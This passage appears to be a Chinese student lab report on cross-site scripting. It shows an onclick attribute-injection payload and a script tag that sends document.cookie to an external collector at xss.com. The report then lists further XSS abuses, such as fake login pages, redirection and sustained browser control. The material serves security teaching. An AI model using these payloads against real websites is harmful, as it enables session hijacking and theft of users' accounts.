
 构造如下数据：

      ' onclick=alert(/xss/) //




要获取用户cookie，可以像步骤一一样，在onerror事件中，插入JS代码

<script>new Image().src="http://xss.com/recv\_cookies.php?msg="+encodeURI(document.cookie);</script>，利用String.fromCharCode函数，该函数会把数字转成该ASCII码表中该数字对应的字符





去c:\wamp\www\xss目录下，可以看到cookies.txt又生成了



五、实验结果总结

*对实验结果进行分析，完成思考题目，总结实验的心得体会，并提出实验的改进意见。*

按照实验步骤完成即可，没什么难度。建议增加独立思考的地方，增加难度。

XSS 除了盗取用户 COOKIE，还有什么其他用途？

界面劫持/伪造界面

攻击者可以构造html/css/javascript代码,制作出一个与原网站风格相似的登录界面,或者把一些html元素进行移动/覆盖/遮挡,或者利用javascript的特性,重新定义页面的函数和变量,使得原来的功能被篡改

重定向页面

CC攻击

命令执行

如何扩大 XSS 的危害？

将XSS攻击作为初始控制用户浏览器的手段，成功利用XSS攻击初次控制用户浏览器后，就可以通过其他技术进行持续控制，然后对用户展开各种攻击手段。

无改进意见。